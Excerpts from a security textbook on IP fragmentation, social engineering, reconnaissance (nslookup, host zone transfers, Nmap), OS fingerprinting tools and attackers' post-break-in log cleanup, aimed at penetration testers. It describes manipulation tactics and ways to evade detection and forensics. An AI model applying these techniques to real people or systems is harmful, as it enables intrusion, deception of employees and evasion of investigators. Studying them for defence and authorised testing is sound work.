The fragmentation variables stored in the IP header include the following:

Fragment ID

This is the same as the unique IP identification number of the parent packet. The fragment ID remains the same in all progeny of a packet, even if the fragments are themselves fragmented into smaller bits by networks with low MTUs.

Fragment offset

Each fragment marks its place in the packet's sequence of data with a fragment offset. At the destination, this number is used to reassemble the fragments in the correct order.

Fragment length

Each fragment contains a field describing its own total length.

More fragments flag

A fragment must tell whether there are any more fragments that follow in the fragmentation sequence. This flag can be equal to one (1), meaning that there are more fragments to follow, or to zero (0), meaning that it is the final fragment in the packet.

6.16.2 Exploiting Fragments

Fragmentation is a normal event. However, as with all technology, crackers can exploit fragmentation for their own purposes. By handcrafting fragmented packets, attackers attempt to avoid detection when performing reconnaissance and penetration.

For example, clever fragmentation can often be used to avoid intrusion detection systems or IDSs (see [Chapter 19](#)). Recall that all fragments of a packet must contain a copy of the parent packet's IP header. However, only the first fragment contains a protocol header such as TCP, ICMP, or UDP. Thus, less sophisticated IDSs that screen the

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.17 References

- "A Security Review of Protocols: Lower Layers," by S.M. Bellovin, et al. (<http://www.InformIT.com>)
- "Security Problems in the TCP/IP Protocol Suite," by S.M. Bellovin. Computer Communication Review, Vol. 19, No. 2, pp. 32-48. April 1989
- "Overcoming IPv6 Security Threat," by Joe Baptista. (<http://www.circleid.com>)
- "An Analysis of Fragmentation Attacks," by Jason Anderson. (<http://www.sans.org>)
- "Defining Strategies to Protect Against TCP SYN Denial of Service Attacks." (<http://www.cisco.com>)
- "IP-Spoofing Demystified." daemon9 / route / infinity. (<http://www.phrack.org>)
- RFC 768. "User Datagram Protocol," August 1980.
- RFC 791. "Internet Protocol, DARPA Internet Program, Protocol Specification," September 1981.
- RFC 792. "Internet Control Message Protocol, DARPA Internet Program, Protocol Specification," September 1981.
- RFC 793. "Transmission Control Protocol, DARPA Internet Program, Protocol Specification," September 1981.
- RFC 826. "An Ethernet Address Resolution Protocol," November 1982.
- RFC 951. "Bootstrap Protocol (BOOTP)," September 1985.
- "Covert channels in the TCP/IP protocol suite," by Craig H. Rowland. (http://www.firstmonday.dk/issues/issue2_5/rowland/)
- "Syn Cookies," by D. J. Bernstein. (<http://cr.yp.to/syncookies.html>)
- RFC 3041. "Privacy Extensions for Stateless Address Autoconfiguration in IPv6," January 2001.
- Airscanner Mobile Sniffer User's Manual, by Seth Fogie and Cyrus Peikari. (<http://www.airscanner.com>)
- Internet Core Protocols: The Definitive Reference, by Eric A. Hall, O'Reilly, 2000.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

Chapter 7. Social Engineering

Social engineering is one of the most threatening forms of hacking attacks: traditional technology defenses that security professionals are accustomed to using fall flat on their face when it comes to social engineering. Rebuilding and upgrading an information technology infrastructure (system hardening, firewall deployment, IDS tuning, etc.) protects against network and other technology attacks. However, users cannot be rebuilt or retrofitted. True, they can sometimes be trained, but it is often easier (and thus cheaper) to "train" an IDS to look for attacks than to train the help desk operator to fend off sneaky persuasion attempts. Sometimes humans can be removed from the security loop, but eliminating IT users is not an option for most companies.

As appealing as it might seem, it is impossible to patch or upgrade users. Humans are the weakest link in the security chain—especially poorly trained and unmotivated users. Even in tightly controlled environments, assuring that technical security measures are in place is easier than assuring that users don't inadvertently break a security policy, especially when subjected to expert social engineering assaults.

Social engineering attacks are simply attacks against human nature. A human's built-in security mechanisms are often much easier to bypass than layers of password protection, DES encryption, hardened firewalls, and intrusion detection systems. In many cases, the attacker needs to "just ask." Social engineering exploits the default settings in people. Over the years, such "defaults" (or "faults") have proven time and again that social engineering can breach the security of corporate research and development projects, financial institutions, and national intelligence services. Some of those defaults—such as a helpful response to an attractive stranger—are known to be unsafe, while some are condoned by our society as polite or useful.

Social engineering is not simply a con game; while it might not be apparent at first glance, social engineering is more than prevarication. In fact, many attacks don't involve a strictly defined deception, but rather use expert knowledge of human nature for the purpose of manipulation.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

7.1 Background

There are various definitions of social engineering. Here are a few:

The art and science of getting people to comply to your wishes. (Bernz, <http://packetstorm.decepticons.org/docs/social-engineering/socialen.txt>)

An outside hacker's use of psychological tricks on legitimate users of a computer system, in order to obtain information he needs to gain access to the system. (Palumbo, <http://www.sans.org/infsecFAQ/social/social.htm>)

...getting needed information (for example, a password) from a person rather than breaking into a system. (Berg http://packetstorm.decepticons.org/docs/social-engineering/soc_eng2.html)

Sarah Granger, who compiled these definitions, states: "The one thing that everyone seems to agree upon is that social engineering is generally a hacker's clever manipulation of the natural human tendency to trust" (<http://online.securityfocus.com/infocus/1527>). The most important term here is natural. It implies that overcoming the efficiency of a social engineering attack is similar to going against nature: it may be possible, but it is difficult.

Although perfect machine-level security is improbable (unless the system is turned off, cemented into a box, and locked in a room with armed guards), you can nevertheless get close by making a concerted effort. Unfortunately, sometimes security is achieved by sacrificing a substantial amount of functionality. Likewise, security is sometimes passed over in favor of higher functionality. This is especially likely to happen when proper risk assessment is not performed.

Every organization makes a decision on where to stand in the spectrum: either closer to perfect functionality (less security), or closer to perfect security (less functionality). Most companies implicitly choose functionality over security, for various reasons—such as pressure to deliver or lack of budget, knowledge, or personnel—and such unconsidered decisions can lead to security breaches. Unfortunately, with social engineering, you often do not have the opportunity to make a choice. Tight system security and user education offer surprisingly little protection against insidious wetware attacks.^[1]

[1] The term wetware indicates the "software" running on a human computer—the brain—and the corresponding "hardware."

Corporate user education for social engineering usually consists of nothing more than an annual memo stating "Don't give your password to anyone." Unlike technical countermeasures, protection from human-based attacks is poorly developed and not widely deployed. One novel solution is to fight fire with fire; i.e., to proactively social-engineer people into compliance and a heightened defensive posture. Most security awareness training programs offered by companies can be categorized as social engineering of sorts, or as engineering policy compliance. Only time will tell if this solution proves effective by any measure. It is also possible that it will run counter to perceived civil liberties and freedoms. After all, the noble goal of policy compliance probably does not justify the "zombification"^[2] of users. The issue is how far a company is willing to go in order to stop the attacks and whether they care about obtaining the willing support of the users. The opposite argument is valid as well: some believe that only aware and supportive employees, trained to think before making a decision (such as to disclose data), are in fact more effective in stopping the attacks.

[2] The term zombification refers to zombies, those mythical undead creatures who act under the complete control of an evil magician.

Little can be done by traditional security measures to protect your network resources from advanced wetware attacks. No firewall, intrusion detection system, or security patch is going to do it. Nevertheless, there are some newer methods that may help: for example, penetration testing can be very effective if it includes mock wetware attacks.

7.1.1 Less Elite, More Effective

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

7.2 Performing the Attacks

What results might you seek to achieve with social engineering, whether in a real attack or in penetration testing? Useful information for obtaining access or for testing can be grouped into the following categories:

1. Physical access (to steal, modify, destroy, or violate any or all of the three components of the CIA model—confidentiality, integrity, and availability—of protected resources)
2. Remote access credentials (password and other access credentials for phone, computer networks, and other equipment)
3. Information (data, source code, plans, customer data, and other proprietary, confidential, or secret data)
4. Violation of other security controls (such as making victims run code, transfer funds, or perform other actions on behalf of the social engineer)

7.2.1 Active and Passive Attacks

For the purpose of this chapter, we divide social engineering attacks into active and passive. Active probes directly interact with the target and elicit its response, whereas passive attacks acquire information with stealth.

Active social engineering involves interaction with target personnel in order to obtain security-relevant information, gain access privileges, or persuade someone to commit a policy violation or act as a proxy on the attacker's behalf. In contrast, passive attacks include eavesdropping and observation and subsequent analysis of the results. Passive attacks often seek to acquire seed information with which to launch further active social engineering or network-based physical attacks.

It is also important to note that intelligence gathering in the form of passive social engineering and surveying open source intelligence is crucial for preparing a social engineering attack or test. People are much richer systems than computers. Thus, the process of "reading the manual" is more complicated when studying humans.

Active attacks elicit the required response through basic human emotions. The following are some methods for a successful attack:

Intimidation

This method uses "hardball" tactics—threatening and referencing various negative consequences resulting from noncompliance with the attacker's request.

Impersonation

Involves posing as somebody else—a classic trick of social engineers. Note that while it is sometimes beneficial to assume a position of power, the opposite comes in handy as well.

Blackmail

Does not necessarily translate to criminal offences, and might involve emotional blackmail.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

7.3 Advanced Social Engineering

Every attack exploits a weakness. In warfare, it might be a weakness in defense technology, troop morale, or inferior numbers. In computer attacks, the weaknesses are in design, implementation, configuration, procedure, and proper use of technology. Risk analysis is a process by which to identify those weaknesses and mitigate them in a cost-effective way. It is rarely possible to cancel out all risks. In social engineering, it is never possible. The weakness here is the frail human psyche.

As an aspiring social engineer, you must concentrate on two areas in order to hone the effectiveness of your attacks. First, you must develop the ability to feel comfortable around people and to make other people comfortable around you. This can be as simple as smiling, or as complicated as advanced rapport-building skills. Rapport is a state in which you feel strongly connected to another person, begin to like him, and feel that you have many natural similarities. The Merriam-Webster dictionary defines rapport as "a relation marked by harmony, conformity, accord, or affinity." This state is achieved by matching verbal (what you say) and nonverbal (how you say it) components of human interaction. In a state of rapport, other people will like you more and will like what you say more than if you just blurt it out. They will tend to think you have their best interests at heart, since they perceive you as so much like them.

Second, give some thought to the state of mind you should be in while carrying out a social engineering performance. This question might sound irrelevant, but consider this analogy: would you launch an attack on a system from a machine that runs out of memory and has a slow hard drive, a faulty CPU, and a blinking monitor? Why run a social engineering attack while stammering, distracted, and with a confused look on your face? Focusing your state of mind is crucial for effective social engineering. If you are in the proper state of mind, your language flows more easily and you can establish rapport. You sound more convincing and you get the information you want faster. Moreover, it is likely that this equanimity will spill over onto your targets, creating a relationship that can later be used to elevate privileges or to achieve other goals.

Finally, social scientists have summarized several "weapons of persuasion" that we can use for social engineering. Dr. Robert Cialdini, a leading expert on persuasion and influence, has defined six conditions that launch automated subroutines in people. These subroutines, or shortcuts, can be used to deal with complicated interactions in everyday life. They include:

Reciprocation

This is the tendency in humans to respond in a like manner. A con man might exploit this by letting you "guard" his luggage before stealing yours. Similarly, an organization might send you gifts and then hint at needing a small donation. These kinds of situation have been confirmed in psychological experiments as creating reciprocity. If you share a secret with a system administrator, you have a good chance of learning a secret yourself. Hold that door open for an employee, and watch him hold another door for you—perhaps into a restricted area.

Commitment and consistency

People tend to act in accordance with prior commitments. That sounds obvious, before you think of the implications. If a person promised to help you, she made that decision internally and will likely act on it in the future. Soliciting the initial commitment is left as an exercise for the reader.

Social proof

This principle of dubious ethics in part drives retail trade and television advertising. To appear cool, they instruct, you should drink this beer. After all, those people on your television do! Canned laughter on a situation comedy is a manifestation of the same principle: we tend to laugh more if other people are already laughing. Just think of all the ways this technique can be used for gaining access and convincing targets to part with the crown jewels.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

7.4 References

- Social engineering resources. (<http://packetstorm.decepticons.org/docs/social-engineering/>)
- NLP-powered social engineering. (<http://online.securityfocus.com/guest/5044>)
- Social Engineering Fundamentals, Part I: Hacker Tactics. (<http://online.securityfocus.com/infocus/1527>)
- Social Engineering Fundamentals, Part II: Combat Strategies. (<http://online.securityfocus.com/infocus/1533>)
- CERT® Advisory CA-1991-04 Social Engineering. (<http://www.cert.org/advisories/CA-1991-04.html>)
- "Art of Deception," Kevin Mitnick (the king of social engineering).
- Influence: The Psychology of Persuasion, by Robert Cialdini, Ph.D. Quill, 1998.
- "The Milgram Experiment." <http://www.new-life.net/milgram.htm> and <http://www.stanleymilgram.com/milgram.html>.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Chapter 8. Reconnaissance

Every attack—from a sophisticated e-commerce server hack to simple script-kiddie mischief—has one thing in common: before the buffer overflow is executed, before the malicious SQL is injected, or before the lethal blow is dealt, there is always a distinct reconnaissance phase. Reconnaissance (recon) might include something as simple as looking up a web server name before a denial-of-service attack or as complex as a full-scale enterprise audit. The attacker's goal is to determine targets, find the best avenues for attack, and map the defensive capabilities of the target organization. In this chapter, we discuss several ways to perform intelligence gathering for both casual "weekend hackers" and professionals such as penetration testers.

Recon can be performed online and offline. Online recon includes web searching, web site analysis, and IT resource mapping such as port scanning. Offline recon includes classic "humint" (human intelligence), paper document analysis (such as dumpster diving), and other methods.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

8.1 Online Reconnaissance

Online recon can be divided into passive (performed by querying third-party resources) and active (performed in direct contact with target network resources). The recon begins by naming a target, such as a web site.

8.1.1 Passive Reconnaissance

The first intelligence-gathering step is to perform passive online reconnaissance, keeping under the company radar screens. The information typically available at this stage is just the company name and the web site address. The web site address can yield information about web hosting (through whois and traceroute), IP addresses (using nslookup, traceroute, and whois), and some employee names (through whois).

8.1.1.1 Utilities

Here are some examples of this simple reconnaissance technique, using some other standard Unix utilities. For instance, the nslookup command queries the default DNS server for the information. The server relays the request to the appropriate DNS servers (starting from the so-called root servers) to finally receive the answer from the target organization server, as follows:

```
$ nslookup www.example.com
```

```
Server: ns1.example.edu
```

```
Address: 172.15.23.188
```

```
Name: www.example.com
```

```
Address: 192.0.34.72
```

This query yields only an IP address. However, from an IP address you can make an educated guess that an adjacent IP address also belongs to the company—and that vulnerable servers might use those IP addresses. In the above case, you can infer that 192.0.34.0-192.0.34.255 probably belong to the same company. Again, it's just a guess, but it can be verified via other means (see below). The first thing to check in this case is whether the web site is hosted at a third-party ISP or on the company premises. In the first case, an attack on adjacent addresses will hit the ISP, but not the intended victim. However, if the focus of the attack were indeed a web server, then looking at the nearby IP addresses would make sense, since the related application servers can use them. nslookup also has a more detailed mode of operation, described below. To activate this mode, type nslookup, and a new command prompt will appear. Now you can send various types of DNS queries, such as for an address resolution, for an email server, and for other data (type help to see all the options). You can also choose various servers (set this option using server *whatever.example.com*).

Using the host command allows you to get more detailed information in the default query, as follows:

```
$ host www.example.edu
```

```
www.example.edu is a nickname for ws.web.example.edu
```

```
ws.web.example.edu has address 192.0.34.72
```

```
ws.web.example.edu mail is handled (pri=1) by ws.mail.example.edu
```

This example shows the IP address, the "true" hostname (ws.web.example.edu), and the address for a mail server. The mail server presents a useful avenue for email reconnaissance attacks (described below), denial-of-service attacks, spamming, email relaying, and other dirty tricks. The host command uses the same information sources as the previous example of nslookup.

To get more information from a single query, perform the following:

```
$ host -l -v -t any example.edu
```

```
Found 1 addresses for dns.example.edu
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day Day Up >](#)

 NEXT

8.2 Conclusion


These reconnaissance techniques save a lot of time and effort during an actual attack. When you have the proper written permissions, these methods are invaluable in professional penetration testing. To review, the steps may be performed as follows:

1. Design an attack plan that includes a detailed role for reconnaissance.
2. Think through the reconnaissance phase.
3. Start the noninteractive reconnaissance first, with a focus on further reconnaissance steps.
4. Get closer to your target (e.g., using DNS queries).
5. Get inside, but stay off the radar with anonymous email reconnaissance.
6. Get your anonymous proxy list out; probe the target networks (using traceroute, direct DNS queries, web site analysis, etc.).
7. Analyze the collected material and update the attack plan.

Following this simple recipe saves you from groping around in the dark and, hopefully, leads to cleaner and more effective penetration testing.

 PREV

[< Day Day Up >](#)

 NEXT

 PREV

< Day Day Up >

NEXT 

8.3 References

- "True Internet Stealth: What Is It? Can It Be Achieved?" (<http://lockdowncorp.com/stealth>)
- SANS look at some of the reconnaissance tools. (<http://www.sans.org/rr/tools/tools.php>)
- SANS look at network scanning. (http://www.giac.org/practical/GSEC/Ronald_Black_GSEC.pdf)
- SamSpade.org information-gathering web site. (<http://www.samspade.org>)

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Chapter 9. OS Fingerprinting

OS fingerprinting is the science of determining the operating systems in use on a remote network. Fingerprinting is one of the first steps in an attack. Most vulnerabilities are dependent on the target OS, so fingerprinting is a vital skill. Although you can never fingerprint with 100% accuracy, the science is evolving to approach that level.

When might you need OS fingerprinting? If a remote company hires you to perform vulnerability testing, it is better if they do not provide you with detailed knowledge of their network. Before taking a company tour to inspect their security architecture, the first phase of any security audit should be a "blind" intrusion attempt from the Internet. You start the way an attacker does: gathering information on an occult target before attacking. This also applies when doing an audit of your own networks. In this chapter, we demonstrate simple and advanced techniques for OS fingerprinting. We also show technologies that have automated the fingerprinting process, including the tools Nmap, p0f, Xprobe, and RING.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

9.1 Telnet Session Negotiation

Telnet session negotiation (TSN) is the simplest way to determine a remote OS. All it requires is that you telnet to the server. It is surprising how many systems have telnet running for no reason. Worse, many networks respond with a banner that gives the exact OS version! Although this method is not elegant, it is nevertheless effective. TSN should be the first thing you check in fingerprinting.

It is worth noting that this weakness is rampant among software makers and is not limited to operating systems. For example, NTMail, a popular POP3 mail server from Gordano, returns the exact version of the software to anyone passing by on the Internet. Simply telnet to the default POP3 port (port 110) on a server running NTMail, and you learn the exact version (and even the owner's key!). This access was provided so that Gordano could troubleshoot and also track piracy of their software. However, with the information it provides, a cracker can do a quick search for exploits for that version (such as the denial-of-service vulnerability affecting early versions of NTMail) and attack with ease. TSN is a classic method, but it is becoming less effective as administrators are learning to turn off their banners (except in programs such as NTMail, where you can't).

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

9.2 TCP Stack Fingerprinting

TCP stack fingerprinting involves hurling a variety of packet probes at a target and predicting the remote OS by comparing changes in responses against a database. Nmap, by Fyodor of Insecure.org, is considered the best tool for the job. Nmap runs on Linux and Windows and can craft custom-fragmented packets.

9.2.1 Nmap Test

Let's try downloading Nmap (<http://www.insecure.org/nmap>) and using it against a remote host, with the following command:

```
nmap -v -sS -O ###.com
```

In this case, we're scanning a remote host running a pre-release version of Windows .NET Server RC2, so it's going to be tough to accurately fingerprint.

```
Host ###.com (xxx.xx.xx.xx) appears to be up ... good.
```

```
Initiating SYN half-open stealth scan against ###.com (xxx.xx.xx.xx)
```

```
Adding TCP port 88 (state open).
```

```
Adding TCP port 17 (state open).
```

```
Adding TCP port 389 (state open).
```

```
Adding TCP port 9 (state open).
```

```
Adding TCP port 19 (state open).
```

```
Adding TCP port 1068 (state open).
```

```
Adding TCP port 636 (state open).
```

```
Adding TCP port 593 (state open).
```

```
Adding TCP port 1067 (state open).
```

```
Adding TCP port 53 (state open).
```

```
Adding TCP port 13 (state open).
```

```
Adding TCP port 464 (state open).
```

```
Adding TCP port 445 (state open).
```

```
Adding TCP port 135 (state open).
```

```
Adding TCP port 5000 (state open).
```

```
Adding TCP port 7 (state open).
```

```
Adding TCP port 1026 (state open).
```

```
Adding TCP port 3389 (state open).
```

```
The SYN scan took 0 seconds to scan 1523 ports.
```

```
For OSScan assuming that port 7 is open and port 1 is closed and neither are firewalled
```

```
Interesting ports on ###.com (xxx.xx.xx.xx):
```

```
(The 1505 ports scanned but not shown below are in state: closed)
```

Port	State	Service
------	-------	---------

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

9.3 Special-Purpose Tools

It is worth noting that there are also special-purpose tools that have been designed to work on individual services. One example of this is used in IDENT fingerprinting. The Identification Protocol (IDENT) provides a means to determine the identity of a user of a particular TCP connection. Given a TCP port number pair, IDENT returns a character string that identifies the owner of that connection on the server's system.

IDENT is a connection-based application on TCP. An IDENT server listens for TCP connections on TCP port 113. Once a connection is established, the IDENT server reads a line of data that specifies the connection of interest. If it exists, the system-dependent user identifier of the connection of interest is sent as the reply. The server may shut down the connection or continue to read and respond to multiple queries.

If you connect to a host's IDENT server, you can determine its type, version, and (occasionally) compilation date. By matching this against an empirical database, you can often predict the target OS. An example of a tool to automate this process is identfp, a Perl tool written by F0bic of Synergy.net.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

9.4 Passive Fingerprinting

Nmap launches fragmented packets against a target, also known as *active fingerprinting*. In contrast, *passive fingerprinting* uses a sniffer to quietly map a network without sending any packets.

Passive fingerprinting works because TCP/IP flag settings are specific to various operating system stacks. These settings vary from one TCP stack implementation to another and include the following:

- Initial TTL (8 bits)
- Window size (16 bits)
- Maximum segment size (16 bits)
- "Don't fragment" flag (1 bit)
- sackOK option (1 bit)
- nop option (1 bit)
- Window scaling option (8 bits)
- Initial packet size (16 bits)

When combined, these flag settings provide a unique, 67-bit signature for every system. p0f (the passive OS fingerprinting tool) is an example of a passive fingerprinting tool (<http://www.stearns.org/p0f>).

p0f performs passive OS fingerprinting based on information from a remote host when it establishes a connection to your system. This works because incoming packets often contain enough information to determine the source OS. Unlike active scanners such as Nmap, p0f can fingerprint without sending anything to the source host. The real advantage is that the source host (i.e., an attacker) is not aware that you are fingerprinting his machine. So even if he is well firewalled, his outgoing packets can betray the name and version of his OS.

p0f was written for Linux, but using cygwin you can run it on almost any version of Windows. The cygwin environment emulates a Unix environment on top of your Windows machine. It is available for free from <http://www.cygwin.com>. p0f also needs the WinPcap drivers to be installed. These are also free and are available from <http://winpcap.polito.it>.

Once these are installed, make sure to place p0f.fp in your /etc directory in the cygwin environment or in the current directory. p0f has the following syntax:

```
p0f [ -f file ] [ -i device ] [ -o file ] [ -s file ] [ -vKUtq ]
```

-f file read fingerprint information from file

-i device read packets from device

-s file read packets from file

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

9.5 Fuzzy Operating System Fingerprinting

Fyodor Yarochkin and Ofir Arkin have developed and enhanced Xprobe, an ICMP-based OS fingerprint scanner. Until recently, most tools for remote active OS fingerprinting used a static algorithm signature database to perform a match between the results they received from a targeted machine and known operating system fingerprints. This process has traditionally used strict signature matching to identify the remote operating system. However, in newer versions of Xprobe, the authors aggregate different remote active OS fingerprinting methods in order to identify the type of a remote operating system with a high precision rating that uses a "fuzzy" approach.



Nmap, with its `osscan_guess` option, actually implemented this feature before Xprobe did.

9.5.1 Obstacles to Fingerprinting

The fuzzy approach is designed to address several problems in the traditional strict decision-tree algorithms used by most active OS fingerprinting tools. For example, issues of network topology and of the fingerprinting process itself can both degrade the accuracy of the strict signature-matching technique.

A packet might be affected in different ways while in transit. First, a networking or filtering device might change one or several field values within the packet. For example, a packet-shaping device might alter time-to-live values, discard packets with malformed checksums, or calculate checksums for zero-checksum packets such as UDP packets. In addition, a router or firewall might spoof responses for a targeted system it protects; firewalls, for example, can spoof ICMP query replies. Also, a scrubber application may be present between the sending system and the target system, cleaning certain fields in the packet and thwarting fingerprinting.

Network firewalls or load-balancing devices can also cause bogus results by dropping or rerouting certain packets. Similarly, a TCP/IP stack that can be tuned by the user (for example, with the `sysctl` command on BSDs or the `ndd` command on Solaris) causes strict signature matching to fail. Finally, if a remote active OS fingerprinting tool utilizes malformed packets to produce its results, a properly configured intrusion detection system will alert the target.

9.5.2 Fuzzy Solution to Operating System Fingerprinting

In order to address these problems, the Xprobe authors revised the tool to use a fuzzy matching system to correlate received results with a known fingerprints signature database. They chose a matrix-based fingerprint-matching approach using existing OCR (optical character recognition) systems as their engine. This strategy employs a simple matrix representation of the scan results and subsequent calculation of "matches" by summing scores for each "signature" (OS). The program does this by reading the Xprobe configuration file, which holds the fingerprints signature database, and looking for the fingerprint and OS_ID entries. Once the fingerprinting test is executed, the program examines the packet(s) received as a result of the fingerprinting test and calculates a score for each possible OS.

The score value can take one of the following values:

YES (3)

PROBABLY_YES (2)

PROBABLY_NO (1)

NO (0)

Each test module assigns the appropriate score value according to the scheme implemented with the module. Thus, by using different score values, Xprobe introduces a degree of "fuzziness" to the solution. Once the tests are completed, each OS column is summed for a total score. The top-scoring OS is chosen as the final result. This method uses simple probability, since the highest score given for an OS (or OSs) is the most likely to produce an

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

9.6 TCP/IP Timeout Detection

Another technology for OS detection is embodied in the tool known as RING. RING is a patch that you apply against Nmap to add temporal response fingerprinting. RING uses OS-specific variations in SYN/ACK timeout and regeneration cycles to fingerprint a remote operating system. As discussed in [Chapter 6](#), TCP is a connected-mode, reliable protocol. As a result, hosts react to unanswered segments by regenerating them after an adapted timeout.

As described by the Intranode Research Team, *segment regeneration* may occur in various states of the TCP transition diagram. For example, the SYN_RCVD state is reached at the very beginning of a tentative TCP connection. If no ACK segment is received before the timeout expires, the system generates a new SYN/ACK segment. However, in some cases, simply regenerating one segment will not permit the connection process to continue. In this situation, the TCP/IP protocol dictates that the responding host assume the network is congested. The responding host will then network-pause, regenerate more segments, and so on, in a cycle.

RING uses this TCP timeout feature to detect a remote OS. Since TCP timeout values and regeneration cycles are loosely specified in RFCs, most OSs use their own parameters. Even OSs that share the same IP stack technology might have slightly different timeout values.

Thus, RING forces timeouts and then measures delays between successive SYN/ACK resends (and before optional resets). These results are compared to an empirical reference suite in order to identify the remote OS.

A typical fingerprinting session occurs as follows:

1.

 RING sends a SYN segment to an open port of the target, in the same manner as a normal TCP connection.

2.

 The target shifts from the LISTEN state to the SYN_RCVD state while sending back a SYN/ACK segment.

3.

 RING ignores the SYN/ACK segment and does not send the normally awaited ACK segment.

4.

 According to the TCP state transition diagram, the target remains in the SYN_RCVD state while reinjecting SYN/ACK segments from time to time. RING measures the times between these segments.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day Day Up >](#)


 NEXT

9.7 References

- RFC 1413. "Identification Protocol," February 1993.
- "P0F—The Passive OS Fingerprinting Tool." (<http://www.stearns.org/p0f>)
- The new p0f 2.0.2 (C) Copyright 2000-2003, by Michal Zalewski. (<http://lcamtuf.coredump.cx/p0f.shtml>)
- "Examining Advanced Remote OS Detection Methods/Concepts using Perl," by F0bic. (<http://www.low-level.net>)
- "Nmap Remote OS Detection" by Fyodor, <http://www.insecure.org>. April 1999.
- "ICMP Usage in Scanning," by Ofir Arkin.(<http://www.sys-security.com>)
- "Xprobe v2.0: A 'Fuzzy' Approach to Remote Active Operating System Fingerprinting," by Fyodor Yarochkin and Ofir Arkin.
- "New Tool and Technique for Remote Operating System Fingerprinting," by Franck Veysset, Olivier Courtay, and Olivier Heen. Intranode Research Team.

 PREV

[< Day Day Up >](#)

 NEXT

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

Chapter 10. Hiding the Tracks

This chapter deals with hiding your tracks, or not leaving any in the first place (the latter is rarely possible). Specifically, we show how crackers sweep away the evidence of a break-in. We cover the topics of erasing audit records, attempting to defeat forensics, and creating basic covert channels^[1] over the network. Also, we show how crackers can come back to an "owned" machine with confidence that it stays owned by them.

[1] Here, the definition of a covert channel does not stem from the classic definition from the "Light Pink Book" of the Rainbow Series, but simply covers any hidden method of communicating with a compromised system.

[PREV](#)

[< Day Day Up >](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

10.1 From Whom Are You Hiding?

Before planning how to hide your tracks, you must first ask a simple question: from whom are you hiding? Is the target a home user who just bought his first Linux machine at WalMart? His computer will be deployed with all of the default services on and no access control, apart from the password for the mighty "root" user. Or are you up against the paranoid hackers at the local security consultancy, who write secure Unix kernel modules before breakfast and know the location of every bit on their hard drives? Or, the worst-case scenario, is the opponent a powerful government entity armed with special-purpose hardware (such as magnetic force scanning tunneling microscopy, as mentioned in Peter Gutmann's seminal paper—see [Section 10.5](#) for more information) and familiar with the latest nonpublic data recovery techniques? The relevant tips and tricks are completely different in each of these cases.

Sometimes, hiding does not work, no matter how hard you try; in this case, it's better to do your thing, clean up, and leave without looking back. This book cannot help you with that. Instead, this chapter aims to provide a general overview of most known hiding methods.

Unless otherwise noted, most of these tips are applicable to a not-too-skilled cracker (from now on referred to as an "attacker") hiding from a not-too-skilled system administrator (the "defender"), sometimes armed with commercial off-the-shelf or free open source computer forensic tools. In some cases, we will escalate the scenario—for example, in situations where these things happen:

1. Attacker: logfiles erased and evidence gone
2. Defender: erased files recovered using standard forensic tools
3. Attacker: logfiles erased and overwritten with zeros
4. Defender: parts of logfile survive due to OS peculiarities and are recovered
5. Attacker: logfiles erased and completely overwritten with zeros
6. Defender: parts of logfile are found during swap file analysis
7. Attacker: logfiles erased and completely overwritten with zeros, swap file sanitized, memory dump sanitized, free and slack space sanitized
8. Defender: data recovered using special hardware
9. Attacker: logfiles erased using methods aimed to foil the above hardware
10. Defender: files recovered using the yet-undisclosed novel forensic technique

Obviously, a real situation usually breaks at one of the steps of the above escalation scenario. Thus, we will not go into every possible permutation. The reader might rightfully ask, "What about such-an-such tool? Won't it uncover the evidence?" Maybe. But if its use is unlikely in most situations, we won't discuss it here.

We start with hiding your tracks immediately after an attack. Then, we proceed to finding and cleaning logfiles.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

10.2 Postattack Cleanup

The first step after an attack (exploiting the machine and making sure you can access it later) is cleaning up. What needs to be hidden or at least swept under the rug, on a typical Unix machine being exploited over the network via a remote hole? Here is a short checklist.

10.2.1 System Logs

As described in previous chapters, Unix systems log to a set of plain-text logfiles via the syslog daemon. Depending upon how the machine was exploited, its platform (Solaris, FreeBSD, Linux, etc.), and the level of logging that was enabled, there might be evidence of the following events.

10.2.1.1 The exploit attempt itself

Consider, for example, this tell-tale sign of a Linux RPC hit:

Oct 19 05:27:43 ns1 rpc.statd[560]: gethostbyname error for

The above attack was very common in 2000-2001 and still surfaces in the wild reasonably often. The attacker aims to overflow the buffer in the rpc.statd daemon (part of Unix RPC services) on Linux in order to gain root access. While both successful and failed attacks register in the logs as shown above, the example log signature was generated on a nonvulnerable server.

10.2.1.2 The attacker's accesses before the exploit

Did you snoop around that FTP server before exploiting it? If so, look for the following and clean it up:

